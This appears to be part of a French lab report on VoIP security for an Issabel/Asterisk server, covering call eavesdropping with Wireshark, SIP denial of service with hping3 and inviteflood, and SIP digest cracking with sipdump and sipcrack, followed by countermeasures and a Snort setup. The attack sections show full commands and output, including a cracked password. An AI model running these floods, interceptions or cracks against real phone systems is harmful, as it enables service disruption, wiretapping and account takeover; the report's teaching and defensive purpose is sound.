
```
[root@issabel ~]# arp -a
haizy (192.168.1.116) at 08:00:27:fa:ed:49 [ether] on eth0
Galaxy-J5-Prime (192.168.1.151) at 08:00:27:fa:ed:49 [ether] on eth0
flybox.home (192.168.1.1) at 08:00:27:fa:ed:49 [ether] on eth0
? (192.168.1.67) at 08:00:27:fa:ed:49 [ether] on eth0
Galaxy-A12 (192.168.1.142) at 08:00:27:fa:ed:49 [ether] on eth0
[root@issabel ~]# _
```

d.Interception d'appels entrants : Capture du trafic et écoute clandestine en utilisant Wireshark


Pour cette attaque , l'objectif est de capturer les données échangées entre deux machines lors d'une conversation VoIP. Nos échanges sont acheminés via les protocoles SIP et RTP, et dans le cadre de notre surveillance avec Wireshark, nous avons pu analyser un appel entre deux extensions. Les résultats obtenus nous ont fourni un aperçu détaillé de la communication, mettant en lumière les trames échangées :



Un client avec l'extension 1000(192.168.1.142), appelle 1005(192.168.1.116) via le serveur Asterisk. Wireshark est utilisé pour surveiller le trafic depuis une machine non autorisée. Toutes les machines sont sur le même réseau. La capture révèle les différentes étapes de l'appel et le transfert des paquets.






Détaillant bien ce qui se passe




À la clôture de l'appel, nous aurions intercepté tous les paquets nécessaires pour une écoute clandestine. Parmi eux, les plus cruciaux sont ceux qui suivent le protocole RTP, car ils renferment les échanges audio entre les deux utilisateurs.

Donc pour filtrer les paquets RTP dans Wireshark, nous saisissons "RTP" dans la barre de filtre, puis sélectionnons "Telephony --> RTP --> FTP Streams".





En sélectionnant le paquet que nous allons écouter.



e. Déni de services : Dos et DDos

DOS:

Une attaque de déni de service sur un service VoIP peut le rendre inutilisable en endommageant délibérément le réseau et en affectant la disponibilité des systèmes VoIP. Cette attaque peut se déclencher par des attaques de type standard ou des attaques ciblées sur un protocole spécifique, impliquant l'envoi massif de données pour submerger la cible et la mettre hors service. Des outils tels que Hping3 et Inviteflood peuvent être utilisés pour mener à bien cette attaque.


Hping3:

Hping3 est un outil capable de générer des paquets TCP / IP.


Nous allons exploiter les informations récoltées préalablement par wireshark et effectuer une attaque DOS de type UDP flood sur le proxy SIP, la syntaxe de la commande à exécuter sur le terminal est comme suite :

```
(root㉿kali)-[~/home/hazy]
# hping3 -a 192.168.1.30 192.168.1.149 -s -q -p 5060 --flood
HPING 192.168.1.149 (eth0 192.168.1.149): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

En observant le nombre massif de paquets TCP envoyés depuis l'adresse IP 192.168.1.30 que nous avons spécifiée comme source de l'attaque.



En observant le nombre massif de paquets TCP envoyés depuis l'adresse IP 192.168.1.30 que nous avons spécifiée comme source de l'attaque.



Invite Flood:

Cet outil permet de submerger une cible avec des requêtes INVITE. Il peut viser des passerelles SIP/proxies et des téléphones SIP. Cette fois, nous allons cibler l'utilisateur 1000 et l'utilisateurs 1005. Voici comment utiliser cet outil :

```
└─(root㉿kali)-[~/home/hazy]
# inviteflood eth0 1000 192.168.1.149 192.168.1.142 1000000

inviteflood - Version 2.0
                June 09, 2006

source IPv4 addr:port = 192.168.1.151:9
dest   IPv4 addr:port = 192.168.1.142:5060
targeted UA      = 1000@192.168.1.149

Flooding destination with 1000000 packets
sent: 3204187
exiting ...
```

```
└─(root㉿kali)-[~/home/hazy]
# inviteflood eth0 1005 192.168.1.149 192.168.1.116 1000000


inviteflood - Version 2.0
                June 09, 2006

source IPv4 addr:port = 192.168.1.151:9
dest   IPv4 addr:port = 192.168.1.116:5060
targeted UA      = 1005@192.168.1.149

Flooding destination with 1000000 packets
sent: 6896
```

Au moment de l'exécution de l'inviteflood, on a essayé d'effectuer un appel de l'utilisateur 1000 vers l'utilisateur 1005.


L'assistant vocal signale un échec d'appel : il est impossible d'établir une connexion avec l'utilisateur 1005. Le service est occupé en raison d'une importante inondation de données.




DDOS

Pour l'attaque DDOS nous avons lancer une attaque dos d'apres plusieurs hôtes en utilisant hping3 avec la commande suivante

```
sudo hping3 -S -c 100000 -p 5060 192.168.173.117
```




Et voila la capture du trafic reseau par Wireshark qui nous montre la reponse du serveur issabel avec [RST-ACK]



Puis on essaye de passer un appel et ce ne marche pas ce qui nous garantit le succès de l'attaque .

- ↗ Call to Phone (100), no answer. 12:21 PM
- ↗ Call to Phone (100), no answer. 12:22 PM
- ↗ Call to Phone (100), no answer. 12:22 PM
- ↗ Call to Phone (100), no answer. 12:23 PM
- ↗ Call to Phone (100), no answer. 12:24 PM
- ↗ Call to Phone (100), no answer. 12:25 PM

On peut réaliser l'attaque DDOS avec Ettercap aussi



f. Attaque sur l'authentification SIP

Capture de l'authentification SIP en utilisant Sipdump

Il permet d'effectuer une capture en temps réel de l'authentification SIP digest (haché).

Sipdump s'utilise comme suite :

sipdump -i interface réseau chemin du fichier ou enregistré les captures
Ainsi, nous avons pu capturer les paquets envoyés lors d'un appel.

```
root@kali:[~]# sipdump -i eth0 dumpfile
SIPdump 0.2

* Using dev 'eth0' for sniffing
* Starting to sniff with packet filter 'tcp or udp'
* Dumped login from 192.168.1.149 → 192.168.1.142 (User: '1000')
* Dumped login from 192.168.1.149 → 192.168.1.142 (User: '1000')

* Exiting, sniffed 2 logins
root@kali:[~]
```

Crack de la réponse d'authentification SIP :

Maintenant, nous allons utiliser Sipcrack pour décrypter l'authentification SIP digest capturée.

Pour ce faire, nous utiliserons un dictionnaire de mots de passe situé dans **rockyou.txt**, contenant une vaste liste de mots de passe. Cette méthode ressemble à une attaque MD5 Bruter, où Sipcrack générera un hachage MD5 pour chaque mot de passe du fichier rockyou.txt, les comparera un par un au hachage de la réponse SIP capturée dans le fichier que nous avons nommé dumpfile, jusqu'à ce qu'il trouve un hachage similaire à celui de la réponse SIP.

The terminal window shows the following steps:

- (root㉿kali)-[~] # ls
- dumpfile
- (root㉿kali)-[~] # cat dumpfile
- 192.168.1.142"192.168.1.149"1000"asterisk"INVITE"sip:1005@192.168.1.149"5ecc2094""MD5"cb3358cc153fdb2f2d5393ab7d39ec2f
192.168.1.142"192.168.1.149"1000"asterisk"INVITE"sip:1005@192.168.1.149"5ecc2094""MD5"cb3358cc153fdb2f2d5393ab7d39ec2f
- (root㉿kali)-[~] #

(root㉿kali)-[~] # sipcrack -w /home/hazy/Downloads/rockyou.txt dumpfile

SIPcrack 0.2

Num	Server	Client	User	Hash Password
1	192.168.1.142	192.168.1.149	1000	cb3358cc153fdb2f2d5393ab7d39ec2f
2	192.168.1.142	192.168.1.149	1000	cb3358cc153fdb2f2d5393ab7d39ec2f

* Found Accounts:

* Select which entry to crack (1 - 2): 1

* Generating static MD5 hash ... b21a63ff745f9b1553969eca15683a2f
* Loaded wordlist: '/home/hazy/Downloads/rockyou.txt'
* Starting bruteforce against user '1000' (MD5: 'cb3358cc153fdb2f2d5393ab7d39ec2f')
* Tried 7661408 passwords in 8 seconds

* Found password: 'hazy21'
* Updating dump file 'dumpfile' ... done

Nous avons réussi à déchiffrer la réponse d'authentification et à trouver le mot de passe. L'utilisateur 1000 utilise le mot "hazy21" pour s'authentifier auprès du serveur Asterisk.

5. Mise en œuvre des solutions de sécurité

Authentification et sécurité des SIP:

- Utiliser des noms d'utilisateur et des mots de passe forts pour l'authentification SIP.
- Activer le chiffrement SIP (SRTP) pour toutes les communications.
- Utiliser des ACL pour limiter l'accès aux ports SIP et aux adresses IP.
- Mettre à jour régulièrement le firmware de votre PBX Issabel.


Sécurité du réseau:

- Mettre en place un pare-feu pour bloquer les accès non autorisés.
- Utiliser un VPN pour sécuriser les communications VoIP à distance.
- Segmenter votre réseau pour isoler les appareils VoIP.
- Mettre à jour régulièrement le firmware de vos routeurs et switches.

Protection contre les attaques:

- Activer la détection et la prévention des intrusions (IDS/IPS).
- Mettre en place une solution de filtrage anti-spam pour bloquer les appels indésirables.
- Mettre à jour régulièrement les définitions de virus et de logiciels malveillants.
- Effectuer des audits de sécurité réguliers pour identifier les vulnérabilités.
- En plus de ces bonnes pratiques, il est important de se tenir au courant des dernières menaces et vulnérabilités VoIP et de mettre en place les mesures nécessaires pour les contrer.

Issabel propose différentes manières de lutter contre le spam sur votre système VoIP.





Utilisation des mots de passe forts pour l'authentification SIP

b. Mise en place des IDS

Snort est un système de détection d'intrusion réseau open-source (IDS), également capable de fonctionner en mode de prévention d'intrusion (IPS). En d'autres termes, il s'agit d'un outil de sécurité informatique qui surveille le trafic réseau en temps réel à la recherche d'activités suspectes pouvant indiquer une tentative d'intrusion.

Installons snort sur une machine virtuelle qui va etre placer entre notre serveur issabel et la client.

```
root@SHAAI:/home/vboxuser# snort --v

      _-*> Snort! <*-
o" ,_ )~ Version 2.9.15.1 GRE (Build 15125)
     ' ' By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
rved. Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights rese
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.1 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11
```

```
# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overridden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 192.168.173.1/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
```

```

GNU nano 6.2                               snort.conf *
include $RULE_PATH/info.rules
#include $RULE_PATH/malware-backdoor.rules
#include $RULE_PATH/malware-cnc.rules
#include $RULE_PATH/malware-other.rules
#include $RULE_PATH/malware-tools.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/multimedia.rules
include $RULE_PATH/mysql.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/nntp.rules
include $RULE_PATH/oracle.rules
#include $RULE_PATH/os-linux.rules
#include $RULE_PATH/os-other.rules
#include $RULE_PATH/os-solaris.rules
#include $RULE_PATH/os-windows.rules
include $RULE_PATH/other-ids.rules
include $RULE_PATH/p2p.rules
#include $RULE_PATH/phishing-spam.rules
